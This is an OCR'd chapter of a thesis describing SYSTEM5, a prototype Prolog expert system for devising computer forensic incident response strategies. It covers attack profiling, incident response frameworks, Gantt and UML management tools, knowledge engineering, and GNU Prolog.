


Figure 4: An RBPS Approach to a computer forensic methodology

3.7.1 Description of Components

Component 1: An Attack Profile

This is the first component in Figure 4. Any attack can be profiled and categorised; e.g. A Web Attack, Database Attack, Application Server, Firewall attack etc. can take place. The attack describes the type of attack, the platform attacked, the tools used by the attacker, the vulnerabilities exposed, severity of attack, aggression of attack, the motivation of attack and what response strategies should be used in response. Over time a repository of

attack profiles can be developed and each one re-used. Then these response strategies can be re-used to resolve similar type incidents. (Please refer to chapter two for more detail. A Case Study of a Web Attack, e.g. web site defacement can be seen in detail in chapter five).

Component 2: An Expert System - A Rule-Based Problem Solver (RBPS)

This is the second component in Figure 4. The ES is used to generate response strategies that are computer-forensically sound. The SYSTEM5 knowledge base illustrated in Figure 5:

1) Qualitative and quantitative rules. These configure
2) Questions that are answered through the user interface.
3) The answers provided by the user shape the response strategy.

These are the typical architectural components of an ES, which are illustrated in Figure 8 and are explained in more detail in section 3.10.

The questions are configured through the SYSTEM5 ES shell and interface. The questions and rules form the knowledge base (KB). The KB is the unit that encapsulates the human expert's knowledge, which is known as the problem domain. The human expert's knowledge is acquired through a process of knowledge engineering and knowledge acquisition. The knowledge is extremely heuristic by nature. This is because the knowledge in the KB is cultivated from an expert including valid shortcuts and "rules of thumb". These are theoretical by nature and gleaned from experience. The expert imparts the knowledge and it is contained in the KB. The SYSTEM5 search mechanism is goal-driven and depth-first. The goals of the search are clearly stated in the rules of the query in the knowledge base. Callear (1994) states that this search mechanism validates itself i.e. validates the hypothesis originally set out. This is because the query fails if any of its subgoals fails. However, when it succeeds, it will present the first solution depending on the order of the rules and goals in the rule set. The search will pursue a depth-first search, since each rule or query will have




Figure 5: A Rule-Based Problem Solver – A CSP Approach

a set of subrules or subgoals in its body. The first subgoal of a rule on the right hand side of the neck of the query will have to succeed, i.e. each atom or fact will have to be true before the search can proceed to the next. When using PROLOG as an implementation language an "and" or an "or", i.e. "," or ";" separates the subgoals. If it fails, it will go to the next subgoal in the rule base and go down through each subrule until it finds one that succeeds. This proves that the SYSTEM5 search is robust enough to search for a subgoal until it finds a solution.

Callear (1994) also cautions that good heuristics should be exercised in the design of the rule base because, if a "dead-end" route is explored, the system cannot back track. The questions that are asked are prescribed and they are based on an attack matrix that we devised. This was done to avoid failure caused by the lack of backtracking. Therefore, the solutions that arrived at are generally deterministic. (Stochastic functionality has also been added. This establishes what profile of attack is taking place, if the user is totally uninformed of the various attributes, i.e. attack motivations, levels of aggression and severity, the tools used, the method of exploitation etc).

Component 3: Computer Incident Response (CIR) Framework

Figure 6 below describes graphically the major constituent components that West-Brown, Stikvoort & Kossakowski (1998) assert makeup the typical CIR Framework. This is the third component in Figure 4. The following subsections describe each component.




Figure 6: CIR Framework

Service

West-Brown, Stikvoort & Kossakowski (1998) teach that a CIR framework caters for a range of services to a constituency but the primary service offered would be an Incident Response Plan. The range of services is reflected in the mission statement. There should be a description for each individual service offered. The service offered is fundamental to the makeup of the CIR framework and it is illustrated in Figure 6: CIR Framework. This description will include details of the Objective, Definition, Function Description, Availability, Quality Assurance, Interactions and Information Disclosure, Interfaces with Other Services and Priority of the service offered.

Other typical services would be Announcements, Incident Tracing, Intrusion Detection, Auditing and Penetration Testing, Risk Analysis, Collaboration, Security Consulting etc.

Whatever the number of services offered, there will also be interfacing between services. It is necessary to specify any interfaces and information flow between those cases. Care should be taken to ensure that information sharing is handled consistently and appropriately because different services will have different handling requirements.

A policy is a governing principle adopted by the CIR team. It is important to understand the relationship between policies and procedures since these are often mixed together. Procedures detail a team's activities within the boundaries of its policies. The success of the policy often depends on the correct procedures being enforced. The basic attributes of a policy are clarity, precision, necessity and sufficiency, usability, implementability and enforceability.

Objective

West-Brown, Stikvoort & Kossakowski (1998) argue that the objective of the Incident Response plan should be based on the mission statement. Figure 6: CIR Framework illustrates how the objective fits into the CIR Framework. An example of the corporate mission would be to improve the security of the corporation's security infrastructure and minimise the threat of damage resulting from intrusions. The potential security incident response objective could be to provide a centre of excellence for incident response support. This could be provided to system and network administrators and system users within the corporation. Alternatively, the response objective could be to provide onsite technical support on isolating and recovering from computer incidents.

Interactions and Interfaces

As a large proportion of the activities of a CIR involve interactions with other parties, it is necessary to have points of contact in place. It is of equal importance that this interaction is carried out as securely as possible, i.e. ensuring integrity, confidentiality and authenticity. (Please refer to Figure 6: CIR Framework).

Information Handling

Information plays a central role in incident resolution. Therefore, effective information handling is crucial. This entails collection, verification, categorisation, storage, sanitisation, disposal and disclosure.

IR Service Function Overview

The IR function identified in Figure 6 is demonstrated below in Figure 7. West-Brown, Stikvoort & Kossakowski (1998) elaborate more on the components that constitute the IR Service Function.




Figure 7: Functional Overview of an IR Service

Component 4: Management Module

This is the fourth input to the methodology, as illustrated in Figure 4 above. SYSTEM5 uses Gantt charts and UML as management tools. They are used to manage the data flowing through SYSTEM5 methodology. When a computer incident occurs, the Gantt chart supports the itemisation of each task and subtask. Microsoft Project Product Support (2003) outline that resources can be assigned to each task. Each task can have a time

constraint set against it. All tasks can be co-ordinated, synchronised, and executed with different priorities. Tasks can interact with each other. Gantt charts can illustrate this graphically, as it can become very complicated.

When an incident occurs, the data travelling through SYSTEM5 is stateful. The Object Management Group (1997) describe that UML statecharts are used to identify the state of the data at any phase and instance. They expose the different interfaces that the information passes through. They highlight the constraints and the internal transitions that take place on the information. This serves as an ideal mechanism to model the flux of data.

Gantt Chart

It is necessary to define what needs to be managed. In this case it is the response to a computer incident according to SYSTEM5 methodology. It is important to define the objectives, assumptions, and constraints within the response. This supports management planning.

SYSTEM5 activities were defined by listing the phases and by creating a task-list for each. After all the tasks and their parameters have been determined, the overall effort was organised into milestones, phases, and tasks. The task durations were estimated initially and then were revised at a later stage. Task dependencies, constraints, interrelationships were also drawn up. The SYSTEM5 Gantt Charts allow the tracking of progress, the managing of a schedule, the managing of resources, the managing of costs, the managing of scope, the managing of risks, the reporting of status etc.

In the SYSTEM5 Gantt charts, each task takes up one row. Dates run along the top in increments of seconds, minutes, days, weeks or months, depending on the project. The expected time for each task is represented by a horizontal bar whose left end marks the expected beginning of the task and whose right end marks the expected completion date. Tasks may run sequentially, in parallel or overlapping.

For SYSTEM5 incident response teams, an additional column containing numbers or initials can be added. This will identify who is responsible for each task.

UML Model diagrams

The requirement to model software systems is the same as that for architectural structures like buildings or bridges. Modelling is the only way to visualise designs and check if requirements are satisfied before implementation.

The Object Management Group's Unified Modelling Language (OMG-UML) helps you specify, visualize, and document models of software systems. This is done in a way that meets all of the requirements. Object Management Group (1997) illustrates that UML can also be used for modelling business and other non-software systems. The process of gathering and analysing an application's requirements, and incorporating them into a program design, is complex. Industry supports many methodologies that define formal procedures on how to go about it.

However, UML is methodology independent. Regardless of the methodology that is used to perform the analysis and design, UML can be used to express the results. The scope of what UML can model is very wide. UML defines twelve types of diagrams, divided into three categories: Four diagram types represent static structure; five represent different aspects of dynamic behaviour; and three represent ways you can organise and manage various modules.

UML State diagrams

SYSTEM5 uses Statechart Diagrams. Ariadne Training (2001) points out that this is a diagram that describes the dynamic behaviour of a system. SYSTEM5 diagrams represent the behaviour of entities and tasks capable of dynamic behaviour. This is done by specifying the reasons to the receipts of event instances. The SYSTEM5 statecharts are graphs that represents state machines. States and other types of vertices (pseudostates) in the state machine graph are rendered by appropriate state and pseudo-state symbols, while transitions are generally rendered by directed arcs that interconnect them. States may also contain diagrams by physical containment. Note that every state machine has a top state that contains all the other elements of the entire state machine. It was decided that SYSTEM5 would have five state diagrams, i.e. five state machines. Each diagram represents one of the five phases that constitute SYSTEM5. This was to avoid excess

complexity of having SYSTEM5 in one state machine. (Chapter four elaborates on SYSTEM5 methodology).

Aradne Training (2001) describe that a state is a condition during the life of an object (SYSTEM5 task) or an interaction during which it satisfies some condition, performs some action, or waits for some event.

A composite state is a state that, in contrast to a simple state, has a graphical decomposition. A composite state is decomposed into two or more concurrent substates (called regions) or into mutually exclusive disjoint substates. SYSTEM5 is mainly composed of composite states. This is to graph the concurrent activities and tasks that are required. A given state may only be defined in one of these two ways. Naturally, any substate of a composite state can also be a composite state of either type.

An event is a noteworthy occurrence. These events correspond to tasks in SYSTEM5. For practical purposes in state diagrams, event is an occurrence that may trigger a state transition. Events may be of several kinds (mutually exclusive).

A simple transition is a relationship between two states indicating that an instance in the first state will enter the second state and perform specific sections when a specified event occurs if certain specified conditions are satisfied. A transition is indicated as a solid line originating from the source state and terminated by an arrow on the target state.

3.8 An Expert System for devising a computer forensic methodology

3.8.1 Overview of Expert System Technology Used

The diagram below shows what Callear (1994) sees as the basic ES architecture. This is used in SYSTEM5. The user interacts with the system through the User Interface (UI). The benefit of the UI is that it hides the complexity of the ES from the user. The Inference Engine (IE) interprets the knowledge from the knowledge base, applies the rules of the information from the KB to the problem, and hence finds the solution. The KB essentially holds all the application specific information for problem-solving.

Luger & Stubblefield (1997) argue that there are reasons for modularising the structure of the ES. To abstract the complexity from the user so ES builders can concentrate

specifically on their task and not to be concerned about the actual implementation is a major reason. In addition, the separation of the knowledge related and the control components promote reuse of these components in other programs. Consequently, the KB of the IE can be separately modified for diverse requirements.




Figure 8: Basic Architecture of an Expert System

The knowledge base is the fundamental component of the architecture. This must be carefully crafted and assembled by the knowledge engineer. The knowledge engineer relies entirely on the expert or specialist. The expert's expertise and experience needs to be articulated and captured truthfully into a system. It is expected if the expert or specialist is uncooperative, but bear in mind that this exercise is expediting their own dispensability.

3.8.2 The Knowledge Engineering Process

The knowledge engineering process starts with the conceptualisation phase and passes through to the delivery of the ES. This process is triangular in shape. It is determined by the front end user, the knowledge engineer and the actual domain expert. Traditionally, it is the knowledge engineer's task to extract the knowledge. This task was already carried out in chapter two. The literature review in chapter two, serves as the ideal knowledge base and domain expertise.

The next task was to model the domain. The model helps to define problems and goals. It also focuses the design of the initial prototype. SYSTEM5 methodology was devised to enable the sufficient modelling of the domain.

Having completed the modelling task, the implementation followed. This was done by using symbolic type-reasoning and was implemented in prolog. We carried out this entire triangular process.

An ES is built using an iterative process. Each iteration's contents expand with efficiency and accuracy of knowledge, new rules are added and existing ones refined. It is effectively an explorative life cycle where the system is grown rather than built or assembled. Since the SYSTEM5 implementation is only a prototype, i.e. proof of concept, there were a minimum number of iterations carried out.

6.8.3 Knowledge Acquisition and Concept Modelling

Knowledge Acquisition

The knowledge acquisition process is an objective process. The knowledge acquired is factual and real. However, in reality the knowledge is abstracted by a human from a human. Since we were carrying out these roles, the knowledge engineering process mentioned previously overlaps with the knowledge acquisition. The knowledge acquisition was achieved by investigating and reading all the texts and resources. Then we programmed the rules in the ES. These are listed in the bibliography, the last chapter of the thesis. Formally, these processes would be separated out. Under formal circumstances it would be difficult to have information not influenced by attitudes, opinions, processes, convention, and hidden agendas. These issues were avoided since we carried out this process separately.

In addition, human expertise has been defined as "knowing how to cope in a situation, rather than knowing what a rational characterisation of the situation might be". For example, knowing how to drive a car simply means understanding how to alter the state of the engine, i.e. turning on and off the ignition, gear manoeuvring and what is visibly processed by the driver, i.e. steering. The driver is not calculating the torsional rigidity of the chassis, nor deriving the frictional resistance of the tyres on the road's surface.

Pattern and trend changes in the expertise must be considered, tracked and recorded. This is vital for the construction of an accurate knowledge base. These are the various and diverse problems associated with knowledge acquisition. Consequently, the effort is to




Figure 9: Concept model used in SYSTEM5 for problem solving

formalise this process as much as possible; i.e. a scientific and empirical approach is required. The approach here was validated by a set of experts. We demonstrated the use of the ES implementation of SYSTEM5 to the group of experts. They were consequently able to review the contents of the knowledge base. Results of this can be seen in the conclusions chapter at the end of the thesis. There was a very favourable outcome of these interviews.

Concept Model

As illustrated in Figure 9, the concept model is the interface between the human expert and the actual implemented ES. It is regarded as being the framework upon which the knowledge engineer builds the ES. The concept model is a formal design construct that determines if the solution is deterministic or search-based. The concept model is encapsulated in the inference engine. The SYSTEM5 concept model illustrates a deterministic and stochastic solution. The concept model determines if the reasoning

technique is data-driven or goal-driven. In SYSTEM5 it is goal-driven and the problem solving is based on heuristics.

3.9 Prolog

PROLOG is an implementation of logic as a programming logic. It contributes to AI problem solving, i.e. declarative semantics, which enables the expression of problem relationships in AI and its techniques for pattern matching. AI also avails of Prolog's attribute of being a good representation language since it uses predicate calculus. Prolog also improves its efficiency with its implicit depth-first control with the use of "the cut". Propositional calculus does not allow this. With inference rules we can then manipulate the predicate calculus expressions. Predicate calculus allows the access of components of an individual assertion and infers new sentences. Predicate calculus also allows the expressions to contain variables and then the variables allow us to create general assertions about classes of entities.

Callear (1997) elaborates that the usage of "the cut" has two effects; i.e. when originally encountered it always succeeds and the second when, if it is failed back to in the normal course of backtracking, it causes the entire goal in which it is contained to fail. This makes the program run faster and allows it to conserve memory locations. SYSTEM5 implementation makes use of "the cut" a lot. When "the cut" is used within the predicate, the pointers in memory needed for backtracking to predicates to the left of "the cut" are not created, because they will never be needed. This allows the programmer to exclusively shape the search-tree, thus efficiently using memory. "The cut" is represented by an exclamation mark i.e. "!".

A Prolog database consists of just facts and rules; i.e. one kind of data is contained in the database. A rule in Prolog is an extension of a fact and it consists of a body and head. The head, like a fact, consists of a predicate with arguments and the body consists of sub-goals, which are either rules or facts. These must all succeed or be true for the rule to succeed or be true. There are operators in Prolog so rules can be interpreted into English. Prolog works down the database, from top to bottom looking for the rule, as with facts, and takes the first one in which all the subgoals succeed or are true. All subgoals in the rule have to succeed for the rule to succeed. If one fails, the whole rule fails. There is also

a very useful predicate in most versions of Prolog called *trace*. This shows how the subgoals of a rule are searched for.

3.9.1 GNU Prolog

SYSTEM5 is implemented in the GNU Prolog language. GNU Prolog is a free Prolog compiler with constraint solving over finite domains. Daniel Diaz developed this compiler. GNU Prolog first compiles a Prolog program to a Warren Abstract Machine (WAM) file that is then translated to a low-level machine independent language called mini-assembly specifically designed for GNU Prolog. Diaz (2002) contextualises that the resulting file is then translated to the assembly language of the target machine (from which an object is obtained). This allows GNU Prolog to produce a native stand-alone executable from a Prolog source (similarly to what a C compiler does for a C program). The main advantage of this compilation scheme is to produce native code and it does it quickly. This is because the code of the most unused built-in predicates is not included in the executables at link-time.

A lot of work has been devoted to the ISO compatibility; i.e. GNU Prolog in general is very close to the ISO standard for Prolog. (However, GNU Prolog does conform to the ISO standard for floating point numbers, streams and dynamic code).

GNU Prolog also offers extensions very useful in practice (global variables, OS interface, sockets). In particular, GNU Prolog contains an efficient constraint solver over Finite Domains (FD). This opens constraint logic programming to the user combining the power of constraint programming to the declarativity of logic programming. Diaz (2002) points out that the GNU Prolog solver uses a single (low-level) primitive to define all (high-level) FD constraints. There are many advantages of this approach: constraints can be compiled, the user can define his own constraints (in terms of the primitive), and the solver is open and extensible (as opposed to black-box solvers). Moreover, the GNU Prolog solver is rather efficient, often more than commercial solvers.

GNU Prolog is inspired from two systems developed by the same author:

wamcc

This is a Prolog to C compiler. This has the ability to produce stand-alone executables using an original compilation scheme: the translation of Prolog to C via the WAM. Its drawback was the time needed by gcc to compile the produced sources. GNU Prolog can also produce stand alone executables but using a faster compilation scheme.

clp(FD)

clp(FD) is a constraint programming language over FD. Its key feature was the use of a single primitive to define FD constraints. Diaz (2002) says that GNU Prolog is based on the same idea but offers an extended constraint definition language. In comparison to clp(FD), GNU Prolog offers new predefined constraints, new predefined heuristics and refined constraints.

GNU Prolog has the powerful bi-directional interface between Prolog and C. There will also be functionality for bi-directionality for JAVA. Enhancing a "web" orientated applicability. This could be done from an applet.

The compiler produces stand alone executables, simple command-line compiler accepting a variety of files: Prolog files, C files, WAM files etc. It supports direct generation of assembly code much faster than wamcc + gcc. Most of unused built-in predicates are not linked (to reduce the size of the executables).

The GNU Constraint solver has FD variables well integrated into the Prolog environment (full compatibility with Prolog variables and integers) so there is no need for explicit FD declarations. It is a very efficient FD solver especially when compared to other commercial solvers). The high-level constraints can be described in terms of simple primitives and many predefined constraints: arithmetic constraints, boolean constraints, symbolic constraints, reified constraints etc.

3.10 The SYSTEM5 Expert System for formulating a Forensic Response Strategy

Experts use their knowledge to answer questions, or give solutions to problems. This is what the Prolog interpreter is designed to do, depending on what type of implementation of ES is suitable for the application. It can be qualitative or quantitative. The former takes all of the information relating to a problem and returns one of a range of possible

solutions as the most likely one, while the latter employs the use of numerical calculation to arrive at any decision it makes. The SYSTEM5 implementation employs rule-based reasoning with a qualitative and quantitative dimension. Callear (1994) declares that this enables a flexible and robust interpretation of the problem domain. The main components of this are the SYSTEM5 Expert System Shell and the SYSTEM5 knowledge bases i.e. the main one, the legal and the worm.

